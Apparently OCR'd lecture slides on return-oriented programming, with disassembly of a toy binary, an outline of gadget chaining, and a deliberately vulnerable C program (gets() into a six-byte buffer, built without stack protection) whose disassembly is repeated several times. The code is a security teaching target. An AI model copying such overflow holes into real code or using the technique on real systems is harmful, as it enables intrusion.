
# Function chaining by ROP

```
0000000000401176 <main>:
  ...... # code omitted
  401198:       e8 c3 fe ff ff          call   401060 <read@plt>
  40119d:       b8 00 00 00 00          mov    eax,0x0
  4011a2:       c9                      leave
  4011a3:       c3                      ret

00000000004011a4 <foo>:
  4011a4:       f3 0f 1e fa             endbr64
  4011a8:       55                      push   rbp
  4011a9:       48 89 e5                mov    rbp,rsp
  4011ac:       be 00 00 00 00          mov    esi,0x0
  4011b1:       48 8d 05 4c 0e 00 00    lea    rax,[rip+0xe4c]
  4011b8:       48 89 c7                mov    rdi,rax
  4011bb:       b8 00 00 00 00          mov    eax,0x0
  4011c0:       e8 bb fe ff ff          call   401080 <open@plt>
  4011c5:       5d                      pop    rbp
  4011c6:       c3                      ret

00000000004011c7 <bar>:
  ...... # code omitted
  4011e7:       e8 94 fe ff ff          call   401080 <open@plt>
  4011ec:       89 45 fc                mov    DWORD PTR [rbp-0x4],eax
  4011ef:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
  4011f2:       b9 00 04 00 00          mov    ecx,0x400
  4011f7:       ba 00 00 00 00          mov    edx,0x0
  4011fc:       89 c6                   mov    esi,eax
  4011fe:       bf 01 00 00 00          mov    edi,0x1
  401203:       b8 00 00 00 00          mov    eax,0x0
  401208:       e8 63 fe ff ff          call   401070 <sendfile@plt>
  40120d:       90                      nop
  40120e:       c9                      leave
  40120f:       c3                      ret
```



# Function chaining by ROP

```
0000000000401176 <main>:
  ...... # code omitted
  401198:       e8 c3 fe ff ff          call   401060 <read@plt>
  40119d:       b8 00 00 00 00          mov    eax,0x0
  4011a2:       c9                      leave
  4011a3:       c3                      ret

00000000004011a4 <foo>:
  4011a4:       f3 0f 1e fa             endbr64
  4011a8:       55                      push   rbp
  4011a9:       48 89 e5                mov    rbp,rsp
  4011ac:       be 00 00 00 00          mov    esi,0x0
  4011b1:       48 8d 05 4c 0e 00 00    lea    rax,[rip+0xe4c]
  4011b8:       48 89 c7                mov    rdi,rax
  4011bb:       b8 00 00 00 00          mov    eax,0x0
  4011c0:       e8 bb fe ff ff          call   401080 <open@plt>
  4011c5:       5d                      pop    rbp
  4011c6:       c3                      ret

00000000004011c7 <bar>:
  ...... # code omitted
  4011e7:       e8 94 fe ff ff          call   401080 <open@plt>
  4011ec:       89 45 fc                mov    DWORD PTR [rbp-0x4],eax
  4011ef:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
  4011f2:       b9 00 04 00 00          mov    ecx,0x400
  4011f7:       ba 00 00 00 00          mov    edx,0x0
  4011fc:       89 c6                   mov    esi,eax
  4011fe:       bf 01 00 00 00          mov    edi,0x1
  401203:       b8 00 00 00 00          mov    eax,0x0
  401208:       e8 63 fe ff ff          call   401070 <sendfile@plt>
  40120d:       90                      nop
  40120e:       c9                      leave
  40120f:       c3                      ret
```



# ROP by induction

- **Step 0**: overflow the stack
- ......
- **Step n**: by controlling the return address, you trigger a gadget:
  - `0x004005f3:  pop rdi ; ret`
- **Step n+1**: when the gadget returns, it returns to an address you control (i.e., the next gadget)
- .......
- By chaining these gadgets, you can perform arbitrary actions in a ropchain!

# Simple ROP Examples

## 2. Argument passing on amd64

# Argument passing by ROP

```c
// overflowret3.c
// Suppose the addr of send_secret cannot be attained
void send_secret() {
        sendfile(1, open("./secret.txt", 0), 0, 128);
}

int print_secret(int i, int j) {
        if (i == 0x12345678 && j == 0xdeadbeef)
                send_secret();  // Suppose you cannot jump here directly
        else
                printf("Try next time!\n");
        exit(0);
}

int vul_func() {
        char buf[6];
        gets(buf);
        return 0;
}
int main(int argc, char *argv[]) {
        printf("The addr of print_secret is %p\n", print_secret);
        vul_func();
        printf("Try next time!\n");
}
```


```
gcc -fno-stack-protector -no-pie overflowret3.c -o overflowret3
```

# Argument passing by ROP

```
0000000000401215 <print_secret>:
  401215:       f3 0f 1e fa             endbr64
  401219:       55                      push   rbp
  40121a:       48 89 e5                mov    rbp,rsp
  40121d:       48 83 ec 10             sub    rsp,0x10
  401221:       89 7d fc                mov    DWORD PTR [rbp-0x4],edi
  401224:       89 75 f8                mov    DWORD PTR [rbp-0x8],esi
  401227:       81 7d fc 78 56 34 12    cmp    DWORD PTR [rbp-0x4],0x12345678
  40122e:       75 15                   jne    401245 <print_secret+0x30>
  401230:       81 7d f8 ef be ad de    cmp    DWORD PTR [rbp-0x8],0xdeadbeef
  401237:       75 0c                   jne    401245 <print_secret+0x30>
  401239:       b8 00 00 00 00          mov    eax,0x0
  40123e:       e8 93 ff ff ff          call   4011d6 <send_secret>
  401243:       eb 0f                   jmp    401254 <print_secret+0x3f>
  401245:       48 8d 05 c9 0d 00 00    lea    rax,[rip+0xdc9]
  40124c:       48 89 c7                mov    rdi,rax
  40124f:       e8 3c fe ff ff          call   401090 <puts@plt>
  401254:       bf 00 00 00 00          mov    edi,0x0
  401259:       e8 82 fe ff ff          call   4010e0 <exit@plt>

000000000040125e <vul_func>:
  40125e:       f3 0f 1e fa             endbr64
  401262:       55                      push   rbp
  401263:       48 89 e5                mov    rbp,rsp
  401266:       48 83 ec 10             sub    rsp,0x10
  40126a:       48 8d 45 fa             lea    rax,[rbp-0x6]
  40126e:       48 89 c7                mov    rdi,rax
  401271:       b8 00 00 00 00          mov    eax,0x0
  401276:       e8 35 fe ff ff          call   4010b0 <gets@plt>
  40127b:       b8 00 00 00 00          mov    eax,0x0
  401280:       c9                      leave
  401281:       c3                      ret
```


# Argument passing by ROP

```
0000000000401215 <print_secret>:
  401215:       f3 0f 1e fa             endbr64
  401219:       55                      push   rbp
  40121a:       48 89 e5                mov    rbp,rsp
  40121d:       48 83 ec 10             sub    rsp,0x10
  401221:       89 7d fc                mov    DWORD PTR [rbp-0x4],edi
  401224:       89 75 f8                mov    DWORD PTR [rbp-0x8],esi
  401227:       81 7d fc 78 56 34 12    cmp    DWORD PTR [rbp-0x4],0x12345678
  40122e:       75 15                   jne    401245 <print_secret+0x30>
  401230:       81 7d f8 ef be ad de    cmp    DWORD PTR [rbp-0x8],0xdeadbeef
  401237:       75 0c                   jne    401245 <print_secret+0x30>
  401239:       b8 00 00 00 00          mov    eax,0x0
  40123e:       e8 93 ff ff ff          call   4011d6 <send_secret>
  401243:       eb 0f                   jmp    401254 <print_secret+0x3f>
  401245:       48 8d 05 c9 0d 00 00    lea    rax,[rip+0xdc9]
  40124c:       48 89 c7                mov    rdi,rax
  40124f:       e8 3c fe ff ff          call   401090 <puts@plt>
  401254:       bf 00 00 00 00          mov    edi,0x0
  401259:       e8 82 fe ff ff          call   4010e0 <exit@plt>

000000000040125e <vul_func>:
  40125e:       f3 0f 1e fa             endbr64
  401262:       55                      push   rbp
  401263:       48 89 e5                mov    rbp,rsp
  401266:       48 83 ec 10             sub    rsp,0x10
  40126a:       48 8d 45 fa             lea    rax,[rbp-0x6]
  40126e:       48 89 c7                mov    rdi,rax
  401271:       b8 00 00 00 00          mov    eax,0x0
  401276:       e8 35 fe ff ff          call   4010b0 <gets@plt>
  40127b:       b8 00 00 00 00          mov    eax,0x0
  401280:       c9                      leave
  401281:       c3                      ret
```




# Argument passing by ROP

```
0000000000401215 <print_secret>:
  401215:       f3 0f 1e fa             endbr64
  401219:       55                      push   rbp
  40121a:       48 89 e5                mov    rbp,rsp
  40121d:       48 83 ec 10             sub    rsp,0x10
  401221:       89 7d fc                mov    DWORD PTR [rbp-0x4],edi
  401224:       89 75 f8                mov    DWORD PTR [rbp-0x8],esi
  401227:       81 7d fc 78 56 34 12    cmp    DWORD PTR [rbp-0x4],0x12345678
  40122e:       75 15                   jne    401245 <print_secret+0x30>
  401230:       81 7d f8 ef be ad de    cmp    DWORD PTR [rbp-0x8],0xdeadbeef
  401237:       75 0c                   jne    401245 <print_secret+0x30>
  401239:       b8 00 00 00 00          mov    eax,0x0
  40123e:       e8 93 ff ff ff          call   4011d6 <send_secret>
  401243:       eb 0f                   jmp    401254 <print_secret+0x3f>
  401245:       48 8d 05 c9 0d 00 00    lea    rax,[rip+0xdc9]
  40124c:       48 89 c7                mov    rdi,rax
  40124f:       e8 3c fe ff ff          call   401090 <puts@plt>
  401254:       bf 00 00 00 00          mov    edi,0x0
  401259:       e8 82 fe ff ff          call   4010e0 <exit@plt>

000000000040125e <vul_func>:
  40125e:       f3 0f 1e fa             endbr64
  401262:       55                      push   rbp
  401263:       48 89 e5                mov    rbp,rsp
  401266:       48 83 ec 10             sub    rsp,0x10
  40126a:       48 8d 45 fa             lea    rax,[rbp-0x6]
  40126e:       48 89 c7                mov    rdi,rax
  401271:       b8 00 00 00 00          mov    eax,0x0
  401276:       e8 35 fe ff ff          call   4010b0 <gets@plt>
  40127b:       b8 00 00 00 00          mov    eax,0x0
  401280:       c9                      leave
  401281:       c3                      ret
```



# Argument passing by ROP

```
0000000000401215 <print_secret>:
  401215:       f3 0f 1e fa             endbr64
  401219:       55                      push   rbp
  40121a:       48 89 e5                mov    rbp,rsp
  40121d:       48 83 ec 10             sub    rsp,0x10
  401221:       89 7d fc                mov    DWORD PTR [rbp-0x4],edi
  401224:       89 75 f8                mov    DWORD PTR [rbp-0x8],esi
  401227:       81 7d fc 78 56 34 12    cmp    DWORD PTR [rbp-0x4],0x12345678
  40122e:       75 15                   jne    401245 <print_secret+0x30>
  401230:       81 7d f8 ef be ad de    cmp    DWORD PTR [rbp-0x8],0xdeadbeef
  401237:       75 0c                   jne    401245 <print_secret+0x30>
  401239:       b8 00 00 00 00          mov    eax,0x0
  40123e:       e8 93 ff ff ff          call   4011d6 <send_secret>
  401243:       eb 0f                   jmp    401254 <print_secret+0x3f>
  401245:       48 8d 05 c9 0d 00 00    lea    rax,[rip+0xdc9]
  40124c:       48 89 c7                mov    rdi,rax
  40124f:       e8 3c fe ff ff          call   401090 <puts@plt>
  401254:       bf 00 00 00 00          mov    edi,0x0
  401259:       e8 82 fe ff ff          call   4010e0 <exit@plt>

000000000040125e <vul_func>:
  40125e:       f3 0f 1e fa             endbr64
  401262:       55                      push   rbp
  401263:       48 89 e5                mov    rbp,rsp
  401266:       48 83 ec 10             sub    rsp,0x10
  40126a:       48 8d 45 fa             lea    rax,[rbp-0x6]
  40126e:       48 89 c7                mov    rdi,rax
  401271:       b8 00 00 00 00          mov    eax,0x0
  401276:       e8 35 fe ff ff          call   4010b0 <gets@plt>
  40127b:       b8 00 00 00 00          mov    eax,0x0
  401280:       c9                      leave
  401281:       c3                      ret
```





rdi

rip

# Argument passing by ROP

```
0000000000401215 <print_secret>:
  401215:       f3 0f 1e fa             endbr64
  401219:       55                      push   rbp
  40121a:       48 89 e5                mov    rbp,rsp
  40121d:       48 83 ec 10             sub    rsp,0x10
  401221:       89 7d fc                mov    DWORD PTR [rbp-0x4],edi
  401224:       89 75 f8                mov    DWORD PTR [rbp-0x8],esi
  401227:       81 7d fc 78 56 34 12    cmp    DWORD PTR [rbp-0x4],0x12345678
  40122e:       75 15                   jne    401245 <print_secret+0x30>
  401230:       81 7d f8 ef be ad de    cmp    DWORD PTR [rbp-0x8],0xdeadbeef
  401237:       75 0c                   jne    401245 <print_secret+0x30>
  401239:       b8 00 00 00 00          mov    eax,0x0
  40123e:       e8 93 ff ff ff          call   4011d6 <send_secret>
  401243:       eb 0f                   jmp    401254 <print_secret+0x3f>
  401245:       48 8d 05 c9 0d 00 00    lea    rax,[rip+0xdc9]
  40124c:       48 89 c7                mov    rdi,rax
  40124f:       e8 3c fe ff ff          call   401090 <puts@plt>
  401254:       bf 00 00 00 00          mov    edi,0x0
  401259:       e8 82 fe ff ff          call   4010e0 <exit@plt>

000000000040125e <vul_func>:
  40125e:       f3 0f 1e fa             endbr64
  401262:       55                      push   rbp
  401263:       48 89 e5                mov    rbp,rsp
  401266:       48 83 ec 10             sub    rsp,0x10
  40126a:       48 8d 45 fa             lea    rax,[rbp-0x6]
  40126e:       48 89 c7                mov    rdi,rax
  401271:       b8 00 00 00 00          mov    eax,0x0
  401276:       e8 35 fe ff ff          call   4010b0 <gets@plt>
  40127b:       b8 00 00 00 00          mov    eax,0x0
  401280:       c9                      leave
  401281:       c3                      ret
```

